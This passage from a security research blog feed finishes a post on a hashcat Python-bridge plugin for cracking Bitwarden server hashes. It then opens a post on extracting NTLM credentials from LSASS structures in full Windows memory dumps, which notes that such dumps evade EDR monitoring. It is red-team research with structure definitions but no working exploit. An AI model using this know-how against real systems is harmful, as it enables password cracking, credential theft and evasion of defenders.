<p>And because the salt handling is completely different, we’ll need to rewrite the Python calculation functions from before.</p>

<p>So even though this is “just” combining a few pieces of code that are already written, it turned out to require a fair amount of effort.</p>

<p>The code can be found on <a href="https://github.com/ivision-research/hashcat/tree/master">GitHub</a>. I find that looking at a 3-way diff for each file between 7300, 23410, and 23411 to be the most helpful. GitHub doesn’t offer a way to do that on the web as far as I know, but you can download the code and use, for example, <code class="language-plaintext highlighter-rouge">vim -d src/modules/module_73000.c src/modules/module_23411.c src/modules/module_23410.c</code>, <code class="language-plaintext highlighter-rouge">vim -d OpenCL/m73000-pure.cl OpenCL/m23411-pure.cl OpenCL/m23410-pure.cl</code>, and <code class="language-plaintext highlighter-rouge">vim -d Python/73000-bws.py Python/23411.py</code>.</p>

<p>Since most of the code is reused, I won’t go through all of it, except I will cover the data structures, because they can be tricky.</p>

<h4 id="data-structures">Data Structures</h4>

<p>There are two main data structures that (slow) hashcat plugins use: a tmp struct and a salt struct.</p>

<p>The tmp struct is generally used for local storage on a computation device (GPU) of IO data and as a temporary buffer for computation intermediaries. The Python bridge hardcodes a particular struct, so there’s no need to make any decisions about it:</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">typedef</span> <span class="k">struct</span>
<span class="p">{</span>
  <span class="c1">// input</span>

  <span class="n">u32</span> <span class="n">pw_buf</span><span class="p">[</span><span class="mi">64</span><span class="p">];</span>
  <span class="n">u32</span> <span class="n">pw_len</span><span class="p">;</span>

  <span class="c1">// output</span>

  <span class="n">u32</span> <span class="n">out_buf</span><span class="p">[</span><span class="mi">32</span><span class="p">][</span><span class="mi">64</span><span class="p">];</span>
  <span class="n">u32</span> <span class="n">out_len</span><span class="p">[</span><span class="mi">32</span><span class="p">];</span>
  <span class="n">u32</span> <span class="n">out_cnt</span><span class="p">;</span>

<span class="p">}</span> <span class="n">generic_io_tmp_t</span><span class="p">;</span>
</code></pre></div></div>

<p>The init kernel loads the password candidates from the global <code class="language-plaintext highlighter-rouge">pws</code> structure into the <code class="language-plaintext highlighter-rouge">pw_buf</code> and <code class="language-plaintext highlighter-rouge">pw_len</code> fields of the tmp struct in order for the Python bridge to pass those along to the Python script. The reverse happens in the comp kernel when it evaluates the computed digests in the <code class="language-plaintext highlighter-rouge">out_buf</code> and <code class="language-plaintext highlighter-rouge">out_len</code> fields that are loaded from the Python bridge as the result of the Python script.</p>

<p>The salt struct, however, requires customization. The default Python plugin, 73000, uses the default salt structure, <code class="language-plaintext highlighter-rouge">salt_t</code>. We would like to store more than a single salt, so we define a custom esalt structure. We could theoretically stuff everything into the <code class="language-plaintext highlighter-rouge">salt_t</code> structure, but that would be messy.</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">typedef</span> <span class="k">struct</span> <span class="n">bitwarden_server_double_salt</span>
<span class="p">{</span>
  <span class="n">u32</span> <span class="n">inner_salt_buf</span><span class="p">[</span><span class="mi">64</span><span class="p">];</span>
  <span class="kt">int</span> <span class="n">inner_salt_len</span><span class="p">;</span>

  <span class="n">u32</span> <span class="n">outer_salt_buf</span><span class="p">[</span><span class="mi">64</span><span class="p">];</span>
  <span class="kt">int</span> <span class="n">outer_salt_len</span><span class="p">;</span>

  <span class="n">u32</span> <span class="n">hash_buf</span><span class="p">[</span><span class="mi">11</span><span class="p">];</span>
<span class="p">}</span> <span class="n">bitwarden_server_double_salt_t</span><span class="p">;</span>
</code></pre></div></div>

<p>The main purpose of the salt struct is to pass the salts around. However if you compare this esalt structure to the struct in 23410, you’ll notice an extra field, <code class="language-plaintext highlighter-rouge">hash_buf[11]</code>. This is because of the architectural change I mentioned, because the Python bridge hard-codes a small digest buffer size. So we need to pass the MD4 digest of the target digest in the normal <code class="language-plaintext highlighter-rouge">digest_buf</code>, and we also need to store the full digest in order to print it once it is cracked. The reason it’s 11 <code class="language-plaintext highlighter-rouge">u32</code>s is because we’re keeping it base64-encoded (32 bytes raw × 4/3 = 43 max bytes base64, rounding to the nearest 4 (<code class="language-plaintext highlighter-rouge">sizeof u32</code>) is 44, or 11 <code class="language-plaintext highlighter-rouge">u32</code>s).</p>

<p>In the Python script, we have to modify the <code class="language-plaintext highlighter-rouge">extract_esalts</code> function to match the salt struct:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1"># Python/generic_hash_mp.py
</span><span class="k">for</span> <span class="n">hash_buf</span><span class="p">,</span> <span class="n">hash_len</span><span class="p">,</span> <span class="n">salt_buf</span><span class="p">,</span> <span class="n">salt_len</span> <span class="ow">in</span> <span class="n">struct</span><span class="p">.</span><span class="n">iter_unpack</span><span class="p">(</span><span class="s">"1024s I 1024s I"</span><span class="p">,</span> <span class="n">esalts_buf</span><span class="p">):</span>
<span class="c1"># Python/23411.py
</span><span class="k">for</span> <span class="n">inner_salt_buf</span><span class="p">,</span> <span class="n">inner_salt_len</span><span class="p">,</span> <span class="n">outer_salt_buf</span><span class="p">,</span> <span class="n">outer_salt_len</span><span class="p">,</span> <span class="n">hash_buf</span> <span class="ow">in</span> <span class="n">struct</span><span class="p">.</span><span class="n">iter_unpack</span><span class="p">(</span><span class="s">"256s I 256s I 44s"</span><span class="p">,</span> <span class="n">esalts_buf</span><span class="p">):</span>
</code></pre></div></div>

<hr />

<h2 id="conclusion">Conclusion</h2>

<p>Writing a pure-Python hashcat plugin is pretty easy once you get used to a few quirks. Compared to a standalone Python script, the performance is much better than I expected, and being able to use standard hashcat password candidate generation is very nice.</p>

<p>Writing a custom hashcat plugin that uses the Python bridge is not as easy. It probably only makes sense to do as part of a larger plugin development project, but if you’re already planning that, using the Python bridge during development might be a huge aid. It is not worth writing a custom parsing plugin just so that your Python script can handle custom hash lines; just write another script to convert them.</p>

<p>Overall, bridges are an extremely cool addition to the already amazing hashcat ecosystem. In the future I plan on doing more with bridges, especially trying to go beyond the Python bridge.</p>

<p>All of the code from this post can be found on <a href="https://github.com/ivision-research/hashcat">GitHub</a>.</p>

<hr />

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:generic_hash_mp" role="doc-endnote">
      <p>You don’t have to make a new file. You can just edit <code class="language-plaintext highlighter-rouge">Python/generic_hash_mp.py</code>, and the hashcat dev guide even soft-recommends doing that, but I wish they hadn’t. It’s way easier in the long-run to just put each implementation in a new file. <a href="#fnref:generic_hash_mp" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:hashmodeplugin" role="doc-endnote">
      <p>Before bridges, “hash mode” and “plugin” were mostly interchangeable. “Hash mode” was used more when talking about the algorithm and “plugin” was used more when talking about the implementation. With bridges, it’s more confusing. The phrase “Python plugin” should be considered an entirely different thing than other uses of “plugin”. “Python plugin” really refers to the Python script that implements the hash, instead of the traditional sense of “plugin” that refers to the C module and OpenCL kernels. All Python plugins use the same hash modes (72000/73000) and the same plugin (in the traditional sense) backend. The plugin that we’ll develop in the following section is a plugin that uses Python and the Python bridge, but it isn’t a “Python plugin” in that sense. <a href="#fnref:hashmodeplugin" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Austin Ralls</name></author><category term="Research" /><category term="Enterprise Pentesting &amp; Red Team" /><category term="technical" /><category term="offensive" /><category term="tool" /><category term="technique" /><category term="hashcat" /><summary type="html"><![CDATA[As part of penetration testing attack paths, we often encounter password hashes that we attempt to crack to expand our access. hashcat is our first choice of toolkit to crack these hashes. Usually we encounter well-known hash algorithms, but occasionally we find novel custom algorithms.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="http://research.ivision.com/assets/headers/hashcatv7.png" /><media:content medium="image" url="http://research.ivision.com/assets/headers/hashcatv7.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Extracting Windows Credentials From Full Memory Dumps, Part I: MSV</title><link href="http://research.ivision.com/Extracting-Windows-credentials-from-full-memory-dumps-Part-1.html" rel="alternate" type="text/html" title="Extracting Windows Credentials From Full Memory Dumps, Part I: MSV" /><published>2026-03-23T00:00:00+00:00</published><updated>2026-03-23T00:00:00+00:00</updated><id>http://research.ivision.com/Extracting-Windows-credentials-from-full-memory-dumps-Part-1</id><content type="html" xml:base="http://research.ivision.com/Extracting-Windows-credentials-from-full-memory-dumps-Part-1.html"><![CDATA[<p>During purple and red team assessments, we often need to simulate what real attackers would do once they’ve gained a foothold on a Windows machine: harvest credentials to move laterally through the network. This is one of the most common post-exploitation goals, and also one of the most heavily monitored; modern enterprise EDRs are specifically tuned to catch credential theft. The existing offline tooling that sidesteps that telemetry is also unreliable on modern Windows builds, which is what motivated this research.</p>

<p>The Local Security Authority Subsystem Service (LSASS) on Windows is responsible for managing security policy, user authentication, password changes and managing access tokens, implemented by the <code class="language-plaintext highlighter-rouge">lsass.exe</code> process. Instead of attempting to dump the memory of the <code class="language-plaintext highlighter-rouge">lsass.exe</code> process, one could just take a full memory dump, and then parse it offline and extract the secrets (if <a href="https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/">Credential Guard</a> is disabled). This appears to be, ironically, stealthier: taking a bigger, full-system dump generates less suspicious telemetry than a targeted dump of lsass.exe, due to the existence of well-known forensics and incident response tools that take full memory dumps by installing a signed kernel driver to read physical memory. EDRs generally leave them alone; they’re known-good tools, and blocking them would break incident response workflows.</p>

<p>Taking full memory dumps and using tooling to parse them offline is not a new technique (see <a href="https://www.deepinstinct.com/blog/lsass-memory-dumps-are-stealthier-than-ever-before">here</a> and <a href="https://forensicskween.com/101/memory-cheatsheet/">here</a>). However, we faced a some technical challenges when attempting it: mimilib seems to be abandoned/outdated and doesn’t support modern (2021+) Windows systems and it does not do Kerberos ticket extraction either.</p>

<p>During our research, we inspected what tools like <a href="https://github.com/gentilkiwi/mimikatz">Mimikatz</a>, <a href="https://github.com/skelsec/pypykatz">Pypykatz</a> or <a href="https://github.com/volatilityfoundation/volatility3">Volatility</a> actually do when they extract credentials from memory or a memory image.</p>

<p>This series aims to explain what we learned about the LSASS memory layout, how credentials are stored, and how these tools work under the hood, specifically for NTLM hashes and Kerberos ticket extraction. This first piece covers <code class="language-plaintext highlighter-rouge">MSV1_0</code>, the Windows component responsible for NTLM-based logins. Part II will cover Kerberos and ticket extraction.</p>

<h2 id="windows-authentication-and-the-lsass-process">Windows authentication and the LSASS process</h2>

<p>LSASS (Local Security Authority Subsystem Service), running as lsass.exe, is the core Windows process responsible for authentication. One of its components, the Local Security Authority (LSA), handles user authentication, using a <a href="https://learn.microsoft.com/en-us/windows/win32/secauthn/security-support-provider-authentication-packages">plugin-like system (“security packages”)</a> for the different authentication mechanisms. These can function as Security Support Providers (SSP), Authentication Packages (AP), or both; SSPs implement network authentication protocols (e.g. NTLM, Kerberos) and APs authenticate users using those protocols.</p>

<p>A security package that functions as an authentication package and implements the functionality required by a SSP is called a security support provider/authentication package (SSP/AP). The <a href="https://learn.microsoft.com/en-us/windows/win32/secauthn/kerberos-ssp-ap">Kerberos SSP/AP</a> is an example of this.</p>

<h3 id="the-msv1_0-authentication-package">The MSV1_0 authentication package</h3>

<p><a href="https://learn.microsoft.com/en-us/windows/win32/secauthn/msv1-0-authentication-package"><code class="language-plaintext highlighter-rouge">MSV1_0</code></a> (<code class="language-plaintext highlighter-rouge">msv1_0.dll</code>) is the Windows AP responsible for NTLM-based logins. When a user logs in, the local security authority calls into <code class="language-plaintext highlighter-rouge">MSV1_0</code>, which validates the credential against the local SAM database (for local logins) or forwards it to the domain controller via NetLogon (for network logins). After a successful authentication, <code class="language-plaintext highlighter-rouge">MSV1_0</code> stores the derived credential material (NT hash, LM hash, SHA1) so it can be reused for pass-through authentication without prompting the user again.</p>



<p><code class="language-plaintext highlighter-rouge">MSV1_0</code> and the other authentication packages are hosted by the <code class="language-plaintext highlighter-rouge">lsass.exe</code> process. The LSA core logic is implemented on the <code class="language-plaintext highlighter-rouge">lsasrv.dll</code> module, which maintains a global doubly-linked list called <code class="language-plaintext highlighter-rouge">LogonSessionList</code>. Each entry is a logon session with attached credential chains. The secrets are encrypted in memory with AES or 3DES, but the keys and initialization vectors are stored in the same process memory:</p>

<p><img src="/assets/postcontent/lsass_proc_mem.png" alt="Encrypted credentials in lsass.exe memory" /></p>

<h2 id="extracting-msv-credentials">Extracting MSV credentials</h2>

<p>All of the following was run against a full memory dump of a Windows 10 21H2 (build 19044) host, opened in WinDbg with the <code class="language-plaintext highlighter-rouge">lsass.exe</code> process context set (explained below).</p>

<p><strong>Note:</strong> None of the structures mentioned in this post are documented by Microsoft; public symbols cover a fraction of what LSASS actually does internally. The field names, offsets, and layouts used throughout this post come largely from the work of Benjamin Delpy (<a href="https://twitter.com/gentilkiwi">@gentilkiwi</a>), author of <a href="https://github.com/gentilkiwi/mimikatz">Mimikatz</a>, who mapped out most of the LSASS internals that make credential extraction possible. <a href="https://doxygen.reactos.org/">ReactOS</a> is another useful source when you need pointers (pun intended :D).</p>

<h3 id="extraction">Extraction</h3>

<h4 id="extraction-overview">Extraction overview</h4>


<p>The <a href="https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-symbols">public PDB files</a> that Microsoft provides for <code class="language-plaintext highlighter-rouge">lsasrv.dll</code> contain debug symbols for <code class="language-plaintext highlighter-rouge">LogonSessionListCount</code> and <code class="language-plaintext highlighter-rouge">LogonSessionList</code>, which we can use from WinDbg to traverse the doubly-linked list of logon sessions.</p>

<p>On Windows 10 1607 through Windows 11 23H2, <code class="language-plaintext highlighter-rouge">LogonSessionList</code> points to a structure similar to the following (some fields have been omitted for brevity):</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">typedef</span> <span class="k">struct</span> <span class="n">_MsvLogonSession</span> <span class="p">{</span>
    <span class="k">struct</span> <span class="n">_MsvLogonSession</span><span class="o">*</span> <span class="n">Flink</span><span class="p">;</span>
    <span class="k">struct</span> <span class="n">_MsvLogonSession</span><span class="o">*</span> <span class="n">Blink</span><span class="p">;</span>
    <span class="p">(...)</span>
    <span class="n">LSA_UNICODE_STRING</span> <span class="n">Username</span><span class="p">;</span>
    <span class="n">LSA_UNICODE_STRING</span> <span class="n">Domain</span><span class="p">;</span>
    <span class="p">(...)</span>
    <span class="n">LSA_UNICODE_STRING</span> <span class="n">Type</span><span class="p">;</span>
    <span class="p">(...)</span>
    <span class="n">PMsvCredentialsEntry</span> <span class="n">Credentials</span><span class="p">;</span>
    <span class="p">(...)</span>
<span class="p">}</span> <span class="n">MsvLogonSession</span><span class="p">,</span> <span class="o">*</span><span class="n">PMsvLogonSession</span><span class="p">;</span>
</code></pre></div></div>


<p><code class="language-plaintext highlighter-rouge">Flink</code> and <code class="language-plaintext highlighter-rouge">Blink</code> are the forward and backward pointers to other entries in the list; <code class="language-plaintext highlighter-rouge">MsvLogonSession-&gt;Credentials</code> is a pointer to a <code class="language-plaintext highlighter-rouge">MsvCredentialsEntry</code> structure, which is a singly-linked list. Each <code class="language-plaintext highlighter-rouge">MsvCredentialsEntry-&gt;PrimaryCredentials</code> field points to another singly-linked list: <code class="language-plaintext highlighter-rouge">_MsvPrimaryCredentialsEntry</code>.</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">typedef</span> <span class="k">struct</span> <span class="n">_MsvCredentialsEntry</span> <span class="p">{</span>
    <span class="k">struct</span> <span class="n">_MsvCredentialsEntry</span><span class="o">*</span>        <span class="n">next</span><span class="p">;</span>
    <span class="n">DWORD</span>                               <span class="n">AuthenticationPackageId</span><span class="p">;</span>
    <span class="n">PMsvPrimaryCredentialsEntry</span>         <span class="n">PrimaryCredentials</span><span class="p">;</span>
<span class="p">}</span> <span class="n">MsvCredentialsEntry</span><span class="p">,</span> <span class="o">*</span><span class="n">PMsvCredentialsEntry</span><span class="p">;</span>

<span class="k">typedef</span> <span class="k">struct</span> <span class="n">_MsvPrimaryCredentialsEntry</span> <span class="p">{</span>
    <span class="k">struct</span> <span class="n">_MsvPrimaryCredentialsEntry</span><span class="o">*</span> <span class="n">next</span><span class="p">;</span>
    <span class="n">ANSI_STRING</span>                         <span class="n">Primary</span><span class="p">;</span>
    <span class="n">LSA_UNICODE_STRING</span>                  <span class="n">Credentials</span><span class="p">;</span>
<span class="p">}</span> <span class="n">MsvPrimaryCredentialsEntry</span><span class="p">,</span> <span class="o">*</span><span class="n">PMsvPrimaryCredentialsEntry</span><span class="p">;</span>
</code></pre></div></div>


<p>In the example below, the first node contains only zeros; we just follow LogonSessionList-&gt;Flink to the next node.</p>

<p><img src="/assets/postcontent/windbg_1.png" alt="MSV logon session structure in memory" /></p>

<p>Finally, <code class="language-plaintext highlighter-rouge">MsvPrimaryCredentialsEntry-&gt;Primary</code> is an <a href="https://learn.microsoft.com/en-us/windows/win32/api/ntdef/ns-ntdef-string"><code class="language-plaintext highlighter-rouge">ANSI_STRING</code></a> and <code class="language-plaintext highlighter-rouge">MsvPrimaryCredentialsEntry-&gt;Credentials</code> is an <a href="https://learn.microsoft.com/en-us/windows/win32/api/lsalookup/ns-lsalookup-lsa_unicode_string"><code class="language-plaintext highlighter-rouge">LSA_UNICODE_STRING</code></a>:</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">typedef</span> <span class="k">struct</span> <span class="n">_ANSI_STRING</span> <span class="p">{</span>
  <span class="n">USHORT</span> <span class="n">Length</span><span class="p">;</span>
  <span class="n">USHORT</span> <span class="n">MaximumLength</span><span class="p">;</span>
  <span class="n">PCHAR</span>  <span class="n">Buffer</span><span class="p">;</span>
<span class="p">}</span> <span class="n">ANSI_STRING</span><span class="p">;</span>

<span class="k">typedef</span> <span class="k">struct</span> <span class="n">_LSA_UNICODE_STRING</span> <span class="p">{</span>
  <span class="n">USHORT</span> <span class="n">Length</span><span class="p">;</span>
  <span class="n">USHORT</span> <span class="n">MaximumLength</span><span class="p">;</span>
  <span class="n">PWSTR</span>  <span class="n">Buffer</span><span class="p">;</span>
<span class="p">}</span> <span class="n">LSA_UNICODE_STRING</span><span class="p">,</span> <span class="o">*</span><span class="n">PLSA_UNICODE_STRING</span><span class="p">;</span>
</code></pre></div></div>

